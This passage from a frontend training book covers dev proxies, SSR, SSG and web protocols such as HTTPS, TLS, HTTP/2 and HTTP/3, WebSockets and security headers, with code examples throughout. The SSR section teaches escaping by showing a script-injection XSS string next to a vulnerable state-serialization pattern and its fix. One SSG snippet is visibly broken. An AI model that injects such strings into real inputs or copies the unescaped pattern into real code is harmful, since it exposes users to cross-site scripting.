    // Send meaningful error response
    res.status(502).json({
```

```

    error: 'Bad Gateway',
    message: 'Unable to reach backend server',
    code: err.code,
    target: 'http://localhost:5000'
  });
},

// Log successful proxies too
onProxyReq: (proxyReq, req) => {
  console.log('[Proxy]', req.method, req.url);
},

onProxyRes: (proxyRes, req) => {
  if (proxyRes.statusCode >= 400) {
    console.error('[Proxy Error]', proxyRes.statusCode, req.url);
  }
}
}));

// Backend crashes:
// fetch('/api/users')
// → Browser receives 502 with JSON error
// → Console shows: "Proxy error: ECONNREFUSED Connection refused"
// → Easier debugging ✓

```

Why it matters: Default proxy errors are cryptic (`ERR_EMPTY_RESPONSE` , `ERR_CONNECTION_REFUSED`). Without error handlers, developers waste time debugging. Proper error handling provides context (which backend failed, why) and graceful fallbacks (show cached data, retry button).

Best practices

Key principles

1. **CORS Solution:** Browser blocks `localhost:3000` → `localhost:5000` . Proxy makes requests appear same-origin by forwarding `/api/*` to backend.
2. **Development vs Production:** Dev proxy (Vite, Webpack) = local CORS fix. Reverse proxy (Nginx) = production routing, security, caching.
3. **Single Origin Illusion:** Frontend at `:3000/api/users` → Proxy → Backend at `:5000/api/users` . Browser sees same origin.

DO

- Configure dev proxy for API requests
- Use relative URLs (`/api/users` not `http://localhost:5000/api/users`)
- Set up reverse proxy in production (Nginx, Cloudflare)
- Handle WebSocket proxying for real-time features
- Configure proper timeout for slow endpoints

DON'T

- Hardcode backend URLs in frontend code
- Forget to proxy WebSocket connections
- Use CORS headers in dev when proxy is simpler
- Skip proxy logging in development
- Ignore proxy timeouts for long requests

Quality gates

Before you call it done:

- ☐ Dev proxy configured for API
- ☐ Relative URLs in frontend code
- ☐ WebSocket proxy if needed
- ☐ Production reverse proxy set up
- ☐ SSL termination at proxy
- ☐ Proper headers forwarded

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/proxy.html



SSR

THE SERVER SIDE · CHAPTER 24

AT A GLANCE

- Generates HTML on the server for each request
- Dramatically improves perceived performance and SEO
- Delivers fully-rendered pages instantly to browsers

Key insight. Server-Side Rendering (SSR) transforms your application from a blank page that loads slowly into a fully-rendered HTML document delivered instantly from the server, dramatically improving perceived performance, enabling search engine crawlers to index your content effectively, and providing a better experience for users on slow networks or low-powered devices—all while maintaining the interactivity of a modern single-page application.

What it is

Server-Side Rendering represents a fundamental shift in how web applications deliver content to users. Instead of sending an empty HTML shell and waiting for JavaScript to build the page client-side (traditional SPA approach), SSR generates fully-formed HTML on the server for each request, sending a complete, viewable page to the browser immediately.

The key advantage lies in the initial page load experience. With client-side rendering (CSR), users see a blank page or loading spinner while JavaScript downloads, parses, and executes. With SSR, the browser receives actual content instantly—users can read text and see images before any JavaScript runs. This “time to first paint” improvement can make applications feel 3-10x faster, especially on mobile networks.

From an SEO perspective, SSR solves the fundamental problem of JavaScript-heavy applications: search engine crawlers receive fully-rendered HTML instead of empty div tags. While modern crawlers like Google can execute JavaScript, many still struggle with dynamic content, and SSR guarantees consistent, immediate content visibility across all crawlers, social media bots, and preview generators.

The Universal Frontend Architecture approach to SSR emphasizes framework-agnostic patterns. Whether using Next.js (React), Nuxt.js (Vue), Angular Universal, or custom Node.js servers, the core principles remain: render components on the server using the same code that runs client-side, serialize application state for hydration, and handle routing universally. This “isomorphic” or “universal” approach means writing code once that runs in both environments.

Performance optimization with SSR involves balancing server load against client experience. Each SSR request consumes server CPU and memory—unlike static sites that serve cached HTML. Strategies like edge caching, incremental static regeneration (ISR), and selective hydration help achieve SSR benefits while managing server costs. The decision between full SSR, static generation (SSG), or hybrid approaches depends on content update frequency and personalization requirements.

In modern implementations, SSR often combines with streaming rendering—sending HTML progressively as components complete rather than waiting for the entire page. React 18’s Suspense and server components, for example, enable streaming SSR that shows content incrementally, further improving perceived performance.

In code

Example: Simple Express SSR Setup

A fundamental SSR server demonstrating core concepts:

```
// server.js

import express from 'express';
import React from 'react';
import { renderToString } from 'react-dom/server';
import App from './App';

const app = express();
const PORT = 3000;

// Serve static files (JS bundles, CSS, images)
app.use(express.static('dist'));

app.get('*', (req, res) => {
  // 1. Render React component to HTML string
  const htmlContent = renderToString(<App />);

  // 2. Send complete HTML document
  res.send(`
    <!DOCTYPE html>
    <html>
      <head>
        <title>SSR App</title>
```

```

    <link rel="stylesheet" href="/styles.css">
  </head>
  <body>
    <!-- Server-rendered content -->
    <div id="root">${htmlContent}</div>

    <!-- Client bundle for hydration -->
    <script src="/client-bundle.js"></script>
  </body>
</html>
`);
});

app.listen(PORT, () => {
  console.log(`SSR server running on http://localhost:${PORT}`);
});

```

```

// client.js - Hydration

import React from 'react';
import { hydrateRoot } from 'react-dom/client';
import App from './App';

// Hydrate server-rendered HTML to make it interactive
const container = document.getElementById('root');
hydrateRoot(container, <App />);

```

Common mistakes

1. Using Browser APIs on the Server

Mistake: Accessing `window`, `document`, or browser-specific APIs during server rendering.

```

// ❌ BAD: Browser API on server
const MyComponent = () => {
  const width = window.innerWidth; // Crashes on server!

  return <div>Width: {width}</div>;
};

```

```

// ✅ GOOD: Check environment or use useEffect
const MyComponent = () => {
  const [width, setWidth] = useState(null);

  useEffect(() => {
    // Only runs on client
    setWidth(window.innerWidth);
  }, []);

  return <div>Width: {width || 'Calculating...'}</div>;
};

```

Why it matters: Server (Node.js) doesn't have browser APIs. Attempting to use them causes crashes. Always guard browser-specific code with environment checks or `useEffect`.

2. Not Serializing State Correctly

Mistake: Injecting state into HTML without sanitization.

```
// ❌ BAD: XSS vulnerability
res.send(`
  <script>
    window.__STATE__ = ${JSON.stringify(state)}
  </script>
`);
// If state contains '</script><script>alert("XSS")</script>', it executes!
```

```
// ✅ GOOD: Escape HTML entities
res.send(`
  <script>
    window.__STATE__ = ${JSON.stringify(state).replace(/</g, '\\u003c')}
  </script>
`);
```

Why it matters: Unescaped user data in serialized state creates XSS vulnerabilities. Always escape `<` characters and consider using libraries like `serialize-javascript`.

3. Creating New Store Instances on Client

Mistake: Creating a fresh store instead of reusing server state.

```
// ❌ BAD: Ignores server state, causes content mismatch
const store = createStore(reducer); // Empty initial state

hydrateRoot(
  document.getElementById('root'),
  <Provider store={store}><App /></Provider>
);
// Content differs from server, React throws hydration warnings
```

```
// ✅ GOOD: Initialize with server state
const preloadedState = window.__PRELOADED_STATE__;
const store = createStore(reducer, preloadedState);

hydrateRoot(
  document.getElementById('root'),
  <Provider store={store}><App /></Provider>
);
```

Why it matters: Hydration requires identical content on client and server. Mismatches cause React to discard server HTML and re-render, negating SSR benefits.

Best practices

Key principles

1. **Server Renders, Client Hydrates:** Server generates HTML string, client “hydrates” it to make interactive. Same component code runs on both server and client.
2. **Data Fetching on Server:** Use `getServerSideProps` (Next.js) or equivalent to fetch data before rendering. Page receives data as props.
3. **Time to First Paint:** Users see content immediately without waiting for JavaScript bundle to download, parse, and execute.

DO

- Use SSR for SEO-critical and dynamic content pages
- Fetch data in server-side functions (`getServerSideProps`)
- Serialize state for hydration (avoid mismatches)
- Consider streaming SSR for large pages
- Cache SSR responses when possible

DON'T

- Use SSR for highly personalized, non-SEO pages (use CSR)
- Access browser APIs (`window`, `document`) during server render
- Forget hydration mismatch issues
- Over-use SSR when SSG would work (SSG is faster)
- Ignore server CPU costs per request

Quality gates

Before you call it done:

- | | |
|---|--|
| ☐ Data fetched in server-side function | ☐ State serialized for hydration |
| ☐ No browser APIs in server code | ☐ Hydration mismatch handled |
| | ☐ Appropriate use case (not over-using SSR) |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/ssr.html



SSG

THE SERVER SIDE · CHAPTER 25

AT A GLANCE

- Pre-renders pages at build time into static HTML
- Delivers blazing-fast page loads from CDNs
- Optimal for content-driven sites with infrequent changes

Key insight. Static Site Generation (SSG) pre-renders pages at build time into HTML files served instantly from CDNs, delivering blazing-fast page loads (50-100ms vs 500ms+ SSR) with perfect SEO while drastically reducing server costs and infrastructure complexity—making it the optimal choice for content-driven sites where data changes infrequently. Modern SSG combines static speed with dynamic flexibility through Incremental Static Regeneration (ISR), revalidating pages periodically to keep content fresh without full rebuilds.

What it is

Static Site Generation fundamentally shifts when rendering happens—from request time (SSR) or client time (CSR) to build time. Instead of generating HTML when users visit pages, SSG generates all HTML during deployment, creating a collection of static files served directly from CDNs without server computation. This “pre-render once, serve millions” approach delivers unmatched performance, security, and cost efficiency for appropriate use cases.

The core workflow: developers write content (Markdown, headless CMS, database), build command triggers static site generator (Next.js, Gatsby, Astro, Hugo), generator fetches data and renders every page to HTML/CSS/JS, output gets deployed to CDN (Vercel, Netlify, Cloudflare Pages). Result: global

edge distribution serving pre-built files in ~50ms from nearest location, zero server computation per request, automatic scaling to millions of users without infrastructure changes.

Performance advantages are dramatic. SSG pages load 5-10x faster than SSR because there's no server rendering delay—HTML is already built and cached at CDN edge nodes worldwide. Time to First Byte (TTFB) drops from 200-500ms (SSR) to 20-50ms (SSG). First Contentful Paint (FCP) happens almost instantly since browsers receive complete HTML immediately. This speed directly improves SEO rankings (Google prioritizes fast sites), conversion rates (Amazon found 100ms delay = 1% revenue loss), and user satisfaction (53% abandon sites >3s load).

The challenge: data freshness. SSG pages are frozen at build time—if product prices change or new blog posts publish, sites must rebuild. Traditional solution: trigger full rebuild on content changes, but rebuilding 10,000 pages takes 10+ minutes, making SSG impractical for frequently updated sites. Modern solution: **Incremental Static Regeneration (ISR)** combining static speed with dynamic updates by regenerating individual pages on-demand after time-based revalidation (e.g., regenerate product page max once per 60 seconds when accessed).

Next.js implementation uses `getStaticProps` for build-time data fetching and `getStaticPaths` for dynamic routes, returning props injected into page components. For dynamic routes like `/products/[id]`, `getStaticPaths` specifies which IDs to pre-render (either all products or subset with `fallback: true` for on-demand generation). ISR adds `revalidate` seconds indicating stale-while-revalidate pattern—serve cached HTML while regenerating in background if older than `revalidate` threshold.

Hybrid rendering strategies optimize different pages differently: homepage (SSG with ISR `revalidate 60s` for fresh hero content), product listings (SSG with ISR `revalidate 300s` for updated inventory), product details (SSG with `fallback: 'blocking'` for on-demand new products), user dashboards (SSR for personalized real-time data). This granular control per route maximizes performance where possible while maintaining dynamic capabilities where needed.

Build optimization techniques include: parallel page generation (build multiple pages simultaneously), partial rebuilds (only rebuild changed pages, not entire site), content-addressed hashing (cache unchanged assets permanently), image optimization (generate responsive formats at build), code splitting (separate bundles per route), tree shaking (eliminate unused code). Large sites with 50,000+ pages use distributed builds across multiple workers, reducing 2-hour builds to 10 minutes.

In code

Example: Next.js `getStaticProps`

Simple static page generation with build-time data fetching:

```
// ===== pages/blog/[slug].js =====
// Dynamic route for blog posts

export default function BlogPost({ post }) {
  return (
    <article>
```

```

        <h1>{post.title}</h1>
        <p>Published: {post.publishedAt}</p>
        <div dangerouslySetInnerHTML= />
    </article>
  );
}

// Fetch data at BUILD TIME
export async function getStaticProps({ params }) {
  // Called during build, not on every request
  const post = await fetchPostBySlug(params.slug);

  return {
    props: {
      post // Passed to component as props
    }
  };
}

// Specify which paths to pre-render
export async function getStaticPaths() {
  // Fetch all blog post slugs
  const posts = await fetchAllPosts();

  const paths = posts.map(post => ({
    params: { slug: post.slug }
  }));

  return {
    paths, // [{ params: { slug: 'intro' } }, { params: { slug: 'tutorial' } }]
    fallback: false // 404 for non-existent slugs
  };
}

// Helper functions
async function fetchAllPosts() {
  // Fetch from CMS, database, or filesystem
  const response = await fetch('https://api.cms.com/posts');
  return response.json();
}

async function fetchPostBySlug(slug) {
  const response = await fetch(`https://api.cms.com/posts/${slug}`);
  return response.json();
}

// Build output:
// /blog/intro.html (pre-rendered)
// /blog/tutorial.html (pre-rendered)
// /blog/advanced.html (pre-rendered)

```

Common mistakes

1. Using SSG for Dynamic User Content

Mistake: Pre-rendering pages that need user-specific data.

```
// ❌ BAD: User profile with SSG
export async function getStaticProps({ params }) {
  const user = await fetchUser(params.userId);
  return { props: { user } };
  // Problem: User data is frozen at build time
  // User updates profile → changes not reflected until rebuild
}
```

```
// ✅ GOOD: Use SSR for user-specific pages
export async function getServerSideProps({ params, req }) {
  const token = req.cookies.authToken;
  const user = await fetchUser(token);
  return { props: { user } };
  // Fresh data on every request
}

// ✅ ALTERNATIVE: SSG skeleton + client-side fetch
export default function UserProfile({ userId }) {
  const { data: user } = useSWR(`/api/users/${userId}`);

  if (!user) return <ProfileSkeleton />;
  return <ProfileView user={user} />;
}

export async function getStaticProps() {
  return { props: {} }; // No user data at build time
}
```

Why it matters: SSG pages are static—using it for personalized content serves stale data to users.

2. Not Handling Build Failures

Mistake: Assuming data fetching always succeeds during build.

```
// ❌ BAD: Unhandled build errors
export async function getStaticProps() {
  const data = await fetch('https://api.cms.com/content').then(r => r.json());
  // If API is down during build, entire build fails
  return { props: { data } };
}
```

```
// ✅ GOOD: Graceful error handling
export async function getStaticProps() {
  try {
    const response = await fetch('https://api.cms.com/content');

    if (!response.ok) {
      console.error(`API returned ${response.status}`);
      return { notFound: true };
    }

    const data = await response.json();
    return { props: { data } };
  } catch (error) {
    console.error('Build-time fetch failed:', error);

    // Return fallback data or skip page
    return {

```

```

    props: { data: null },
    revalidate: 10 // Retry sooner
  };
}
}

```

Why it matters: Build failures halt deployments. Handle errors to allow builds to complete with fallbacks.

3. Over-generating Pages at Build Time

Mistake: Pre-rendering thousands of pages unnecessarily.

```

// ❌ BAD: Generate all 10,000 products at build
export async function getStaticPaths() {
  const allProducts = await fetchAllProducts(); // 10,000 products

  const paths = allProducts.map(p => ({
    params: { id: p.id.toString() }
  }));

  return { paths, fallback: false };
  // Build time: 2 hours
  // Most products never visited
}

```

```

// ✅ GOOD: Generate popular products, use fallback for rest
export async function getStaticPaths() {
  const popularProducts = await fetchPopularProducts(100);

  const paths = popularProducts.map(p => ({
    params: { id: p.id.toString() }
  }));

  return {
    paths,
    fallback: 'blocking' // Generate others on first request
  };
  // Build time: 2 minutes
  // On-demand generation for remaining products
}

```

Why it matters: Pre-rendering rarely-visited pages wastes build time. Use `fallback: 'blocking'` for on-demand generation.

Best practices

Key principles

1. **Build-Time Rendering:** Pages generated during `npm run build`, not per request. All data fetched at build time.
2. **CDN Distribution:** Static files cached at edge locations globally. Zero server computation per request.

3. **ISR for Freshness:** Incremental Static Regeneration revalidates pages periodically without full rebuilds.

DO

- Use SSG for blogs, docs, marketing pages, product catalogs
- Implement ISR for content that updates periodically
- Use `getStaticPaths` for dynamic routes
- Set appropriate `revalidate` intervals
- Leverage CDN caching headers

DON'T


- Use SSG for highly personalized content
- Forget `fallback` strategy for dynamic routes
- Trigger full rebuilds for every content change (use ISR)
- Ignore build times for large sites (parallelize)
- Use SSG for real-time data

Quality gates

Before you call it done:

- | | |
|--|---|
| ☐ Appropriate use case for SSG | ☐ ISR revalidate intervals set correctly |
| ☐ Build time acceptable for site size | ☐ Fallback strategy chosen |
| | ☐ Dynamic content handled appropriately |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/ssg.html



Protocol

THE SERVER SIDE · CHAPTER 26

AT A GLANCE

- Protocols are the rules clients and servers use to talk—and they decide what your app can even do
- HTTPS is no longer optional: Service Workers, Geolocation, and Camera APIs refuse to load without it
- HTTP/2 multiplexing, HTTP/3 over QUIC, and WebSocket upgrades unlock real-time and streaming features that HTTP/1.1 simply cannot deliver

Key insight. Protocols define the rules of conversation between clients and servers, and the single most important shift in the modern web is **HTTP to HTTPS**. This is no longer just a security upgrade — it is a **functional gate**. Service Workers, Geolocation, Camera, Push Notifications, and most powerful browser APIs simply refuse to initialize on `http://`. The browser treats unencrypted origins as untrusted, and it does so deliberately: a Service Worker can intercept every request your page makes, so giving an unauthenticated origin that power would hand attackers a persistent foothold inside the user's browser.

Once you accept HTTPS as the floor, the question becomes **which transport sits on top of TLS**. HTTP/1.1 forces one in-flight request per connection, which is why the era of domain-sharding and CSS sprites was so painful. HTTP/2 fixes that with multiplexed streams over a single connection, header compression, and prioritization — all of which “just work” once your server enables it. HTTP/3 moves the whole stack to QUIC over UDP, eliminating TCP head-of-line blocking and surviving network changes (Wi-Fi to cellular) without dropping the session. None of these upgrades require code changes; they are pure transport wins triggered by server config.

The deeper insight is that **the protocol layer determines what your application can even attempt**. HTTPS unlocks PWA features. HTTP/2 makes asset-heavy SPAs feasible without bundler gymnastics. WebSockets (`wss://`) unlock bidirectional, low-latency channels for chat, presence, and collaborative editing. gRPC over HTTP/2 unlocks streaming RPC between services. Choosing your protocol architecture is choosing the shape of features you can ship.

What it is

1. HTTPS: The Foundation of Modern Web Security

Why HTTPS Matters:

HTTP (Hypertext Transfer Protocol) transmits data in plain text—anyone between client and server can intercept and read requests/responses (man-in-the-middle attacks). HTTPS adds TLS/SSL encryption, ensuring:

1. **Confidentiality:** Data encrypted in transit (passwords, personal info protected)
2. **Integrity:** Data cannot be modified without detection (prevents tampering)
3. **Authentication:** Server proves its identity via SSL certificate (prevents impersonation)

HTTPS is now mandatory for:

- Service Workers (PWA requirement)
- Geolocation API (`navigator.geolocation`)
- Camera/microphone access (`getUserMedia`)
- HTTP/2 and HTTP/3 (most browsers require HTTPS)
- Chrome marks HTTP sites as “Not Secure” in address bar
- SEO ranking factor (Google penalizes HTTP-only sites)

TLS Handshake Process:

1. Client connects to server (e.g., `https://example.com`)
2. Server sends SSL certificate (contains public key, domain name, issuer CA)
3. Client verifies certificate with Certificate Authority (CA) trust chain
4. Client generates session key, encrypts with server's public key, sends to server
5. Server decrypts session key with private key
6. Both use session key for symmetric encryption (faster than asymmetric)
7. Encrypted communication begins

2. SSL/TLS Certificates**Certificate Types:**

1. **Domain Validated (DV)**: Verifies domain ownership only
 - Example: Let's Encrypt (free, automated)
 - Validation: Responds to HTTP challenge at `.well-known/acme-challenge/`
 - Use case: Most websites, blogs, small businesses
2. **Organization Validated (OV)**: Verifies domain + organization identity
 - Example: DigiCert, GlobalSign
 - Validation: Manual verification of business registration
 - Use case: E-commerce, corporate sites
3. **Extended Validation (EV)**: Strictest validation (green address bar in old browsers)
 - Example: Comodo EV, Sectigo EV
 - Validation: Legal entity verification, physical address confirmation
 - Use case: Banks, financial institutions (though less relevant now—browsers removed green bar)

Certificate Structure:

```

Certificate:
  Version: 3
  Serial Number: 04:a4:f9:...
  Signature Algorithm: sha256WithRSAEncryption
  Issuer: Let's Encrypt Authority X3
  Validity:
    Not Before: Jan 1 00:00:00 2024 GMT
    Not After: Apr 1 23:59:59 2024 GMT (90 days)
  Subject: CN=example.com
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    RSA Public Key: (2048 bit)
  X509v3 Extensions:
    X509v3 Subject Alternative Name:
      DNS:example.com, DNS:www.example.com

```

Certificate Chain:

- **Root CA** (trusted by browsers): Let's Encrypt Root CA
- **Intermediate CA**: Let's Encrypt Authority X3

- **End-entity Certificate:** example.com

Browsers verify chain: example.com cert signed by Intermediate CA → Intermediate CA cert signed by Root CA → Root CA in browser's trust store.

3. Let's Encrypt and ACME Protocol

ACME (Automatic Certificate Management Environment) automates certificate issuance/renewal. Let's Encrypt uses ACME to provide free SSL certificates.

Domain Validation Methods:

1. HTTP-01 Challenge:

- CA requests file at `http://example.com/.well-known/acme-challenge/<token>`
- Server must respond with specific content to prove domain ownership
- Limitation: Requires port 80 open, doesn't work for wildcard certs

2. DNS-01 Challenge:

- CA requests DNS TXT record at `_acme-challenge.example.com`
- Server creates TXT record with challenge value
- Benefit: Works for wildcard certificates (`*.example.com`)

3. TLS-ALPN-01 Challenge:

- Uses TLS handshake on port 443
- Less common, useful when port 80 blocked

Certbot Workflow:

```
### 1. Request certificate
sudo certbot certonly --webroot -w /var/www/html -d example.com

### Certbot writes challenge file to /var/www/html/.well-known/acme-challenge/
### Let's Encrypt verifies http://example.com/.well-known/acme-challenge/<token>
### Certificate issued, saved to /etc/letsencrypt/live/example.com/

### 2. Configure web server
### Nginx: ssl_certificate /etc/letsencrypt/live/example.com/fullchain.pem
### Nginx: ssl_certificate_key /etc/letsencrypt/live/example.com/privkey.pem

### 3. Auto-renewal (certificates valid 90 days)
sudo certbot renew --dry-run # Test renewal
### Add to cron: 0 0 * * * certbot renew --quiet
```

4. Self-Signed Certificates for Development

Problem: Localhost development needs HTTPS for Service Workers, but browsers don't trust self-signed certificates (show security warning).

Solution: mkcert:

mkcert creates locally-trusted certificates by installing a local Certificate Authority in your system's trust store.

Installation:

```

### macOS
brew install mkcert
brew install nss # For Firefox support

### Windows
choco install mkcert

### Linux
sudo apt install libnss3-tools
wget https://github.com/FiloSottile/mkcert/releases/download/v1.4.4/mkcert-v1.4.4-linux-amd64
chmod +x mkcert-v1.4.4-linux-amd64
sudo mv mkcert-v1.4.4-linux-amd64 /usr/local/bin/mkcert

```

Usage:

```

### 1. Install local CA
mkcert -install
### Creates rootCA.pem in system trust store
### Chrome/Edge/Safari now trust certificates signed by this CA

### 2. Generate certificate
mkcert localhost 127.0.0.1 ::1
### Creates: localhost+2.pem (certificate)
###           localhost+2-key.pem (private key)

### 3. Use with Node.js
### See Code Example 1 below

### 4. Wildcard certificates
mkcert "*.myapp.local" myapp.local

### 5. Uninstall CA (when done)
mkcert -uninstall

```

Why Not Use in Production:

- Root CA only trusted on your machine
- Other users see security warnings
- No certificate revocation mechanism
- Let's Encrypt is free and automated—no reason not to use real certs in production

5. Service Workers and HTTPS Requirement**Service Worker Capabilities:**

1. **Offline Caching:** Cache assets for offline access
2. **Background Sync:** Defer actions until connectivity restored
3. **Push Notifications:** Receive notifications when app closed
4. **Request Interception:** Modify/mock network requests

Why HTTPS Required:

Service Workers can intercept **all network requests** from your application. Over HTTP, a man-in-the-middle attacker could:

1. Inject malicious Service Worker
2. Intercept all user data (passwords, credit cards)
3. Persist indefinitely (Service Worker caches itself)

HTTPS prevents this attack vector—only legitimate servers can register Service Workers.

Exception: `localhost` allowed over HTTP for development convenience.

Registration Check:

```
if ('serviceWorker' in navigator) {
  if (location.protocol === 'https:' || location.hostname === 'localhost') {
    navigator.serviceWorker.register('/sw.js');
  } else {
    console.warn('Service Workers require HTTPS');
  }
}
```

6. HTTP/2 and HTTP/3 Protocols

HTTP/1.1 Limitations:

- **Head-of-line blocking:** One request at a time per TCP connection
- **No prioritization:** Can't prioritize critical resources
- **Verbose headers:** Same headers repeated in every request
- **Workarounds:** Domain sharding, concatenating files, image sprites (all anti-patterns now)

HTTP/2 Improvements (2015):

1. **Multiplexing:** Multiple requests over single TCP connection
2. **Header Compression:** HPACK algorithm reduces header overhead
3. **Server Push:** Server sends resources before client requests (e.g., push CSS when HTML requested)
4. **Stream Prioritization:** Critical resources loaded first
5. **Binary Protocol:** More efficient parsing than text-based HTTP/1.1

HTTP/2 Adoption:

- Requires HTTPS (most browsers)
- Nginx: `listen 443 ssl http2;`
- Node.js: `http2.createSecureServer()`
- No code changes needed—transport layer upgrade

HTTP/3 (QUIC) (2022):

- Uses UDP instead of TCP (no head-of-line blocking at transport layer)
- Faster connection establishment (0-RTT handshake)

- Better mobile performance (connection migration when switching networks)
- Built-in encryption (TLS 1.3 integrated)

Enabling HTTP/3 (Nginx 1.25+):

```
server {
    listen 443 ssl http2;
    listen 443 quic reuseport; # HTTP/3

    ssl_protocols TLSv1.3;

    add_header Alt-Svc 'h3=":443"; ma=86400'; # Advertise HTTP/3
}
```

7. WebSocket Protocol

HTTP Limitations for Real-Time Apps:

- HTTP is request-response (client initiates)
- Polling inefficient (constant requests checking for updates)
- Long-polling keeps connection open but still client-initiated

WebSocket Protocol:

- Full-duplex bidirectional communication
- Single TCP connection, persistent
- Low latency (no HTTP overhead after handshake)
- Server can push messages to client

WebSocket Handshake (over HTTP):

```
Client Request:
GET /chat HTTP/1.1
Host: example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhliHNhbXBsZSBub25jZQ==
Sec-WebSocket-Version: 13

Server Response:
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbK+x0o=
```

After handshake, connection switches from HTTP to WebSocket protocol (`ws://` or `wss://` for secure).

Security: Always use `wss://` (WebSocket Secure over TLS). Unencrypted `ws://` vulnerable to interception like HTTP.

8. API Protocol Choices: REST, GraphQL, gRPC

REST over HTTP/HTTPS:

- Standard HTTP verbs (GET, POST, PUT, DELETE)
- Stateless, cacheable
- Resource-based URLs (/api/users/123)
- JSON/XML response format
- Use case: Public APIs, CRUD operations

GraphQL over HTTP/HTTPS:

- Single endpoint (/graphql)
- Client specifies exact data needed (no over-fetching)
- Strongly typed schema
- Subscriptions over WebSocket for real-time
- Use case: Complex data requirements, mobile apps (bandwidth savings)

gRPC over HTTP/2:

- Binary protocol (Protocol Buffers)
- Bidirectional streaming
- Code generation from .proto files
- High performance, low latency
- Use case: Microservices communication, backend-to-backend

Protocol Comparison: | Feature | REST | GraphQL | gRPC | |———|———|———|———| | Transport | HTTP/1.1+ | HTTP/1.1+ | HTTP/2 | | Format | JSON | JSON | Protobuf (binary) | | Performance | Moderate | Moderate | High | | Browser Support | ✓ | ✓ | Limited (requires grpc-web) | | Caching | Built-in (HTTP) | Complex | Custom | | Learning Curve | Low | Medium | High |

9. Security Headers and Protocol Configuration

Critical Security Headers:

```
### Force HTTPS (HTTP Strict Transport Security)
add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; preload" always;

### Prevent clickjacking
add_header X-Frame-Options "SAMEORIGIN" always;

### Prevent MIME sniffing
add_header X-Content-Type-Options "nosniff" always;

### XSS protection (legacy, use CSP instead)
add_header X-XSS-Protection "1; mode=block" always;

### Content Security Policy
add_header Content-Security-Policy "default-src 'self'; script-src 'self' 'unsafe-inline'
https://cdn.example.com; style-src 'self' 'unsafe-inline'; img-src 'self' data: https:; font-src
'self'; connect-src 'self' https://api.example.com; frame-ancestors 'none'; base-uri 'self'; form-
action 'self';" always;

### Referrer policy
add_header Referrer-Policy "strict-origin-when-cross-origin" always;
```

```
### Permissions policy (formerly Feature Policy)
add_header Permissions-Policy "geolocation=(self), microphone=(), camera=()" always;
```

TLS Configuration Best Practices:

```
ssl_protocols TLSv1.2 TLSv1.3; # Disable TLS 1.0, 1.1 (deprecated)
ssl_ciphers HIGH:!aNULL:!MD5; # Strong ciphers only
ssl_prefer_server_ciphers on; # Server chooses cipher
ssl_session_cache shared:SSL:10m;
ssl_session_timeout 10m;
ssl_stapling on; # OCSP stapling (faster cert validation)
ssl_stapling_verify on;
```

In code

Example: Example 1: HTTPS Development Server with mkcert and Express

```
// server.js - Local HTTPS development server with mkcert certificates
const express = require('express');
const https = require('https');
const http = require('http');
const fs = require('fs');
const path = require('path');

const app = express();

// Middleware
app.use(express.json());
app.use(express.static('public'));

// API routes
app.get('/api/data', (req, res) => {
  res.json({
    message: 'Secure API response',
    protocol: req.protocol,
    secure: req.secure
  });
});

// Service Worker route (must be HTTPS)
app.get('/sw.js', (req, res) => {
  res.sendFile(path.join(__dirname, 'public', 'sw.js'));
});

// Check if mkcert certificates exist
const certPath = path.join(__dirname, 'localhost+2.pem');
const keyPath = path.join(__dirname, 'localhost+2-key.pem');

if (fs.existsSync(certPath) && fs.existsSync(keyPath)) {
  // HTTPS server with mkcert certificates
  const httpsOptions = {
    key: fs.readFileSync(keyPath),
    cert: fs.readFileSync(certPath)
  };

  const httpsServer = https.createServer(httpsOptions, app);
```



```

httpsServer.listen(3000, () => {
  console.log('✓ HTTPS Server running on https://localhost:3000');
  console.log('✓ Service Workers enabled');
  console.log('✓ Geolocation API available');
});

// Redirect HTTP to HTTPS
const httpApp = express();
httpApp.use((req, res) => {
  res.redirect(301, `https://${req.headers.host}${req.url}`);
});
http.createServer(httpApp).listen(8080, () => {
  console.log('→ HTTP redirect server on http://localhost:8080 → https://localhost:3000');
});

} else {
  // Fallback to HTTP (warn about limitations)
  console.warn('⚠ mkcert certificates not found!');
  console.warn('⚠ Running HTTP server (Service Workers disabled)');
  console.warn('');
  console.warn('To enable HTTPS:');
  console.warn('1. Install mkcert: brew install mkcert');
  console.warn('2. Run: mkcert -install');
  console.warn('3. Generate certs: mkcert localhost 127.0.0.1 ::1');
  console.warn('4. Move localhost+2.pem and localhost+2-key.pem to project root');
  console.warn('');

  app.listen(3000, () => {
    console.log('HTTP Server running on http://localhost:3000');
  });
}

// public/index.html
/*
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>HTTPS Development</title>
</head>
<body>
  <h1>HTTPS Development Server</h1>
  <p id="status">Checking protocol...</p>
  <button id="registerSW">Register Service Worker</button>
  <button id="getLocation">Get Location</button>

  <script>
    // Check protocol
    const status = document.getElementById('status');
    if (location.protocol === 'https:') {
      status.textContent = '✓ Running over HTTPS - All features enabled';
      status.style.color = 'green';
    } else {
      status.textContent = 'x Running over HTTP - Service Workers disabled';
      status.style.color = 'red';
    }
  }

  // Service Worker registration
  document.getElementById('registerSW').addEventListener('click', async () => {
    if ('serviceWorker' in navigator) {
      try {

```

```

        const registration = await navigator.serviceWorker.register('/sw.js');
        console.log('Service Worker registered:', registration.scope);
        alert('Service Worker registered successfully!');
    } catch (error) {
        console.error('Service Worker registration failed:', error);
        alert('Service Worker registration failed: ' + error.message);
    }
} else {
    alert('Service Workers not supported (HTTPS required)');
}
});

// Geolocation (requires HTTPS)
document.getElementById('getLocation').addEventListener('click', () => {
    if ('geolocation' in navigator) {
        navigator.geolocation.getCurrentPosition(
            (position) => {
                console.log('Location:', position.coords);
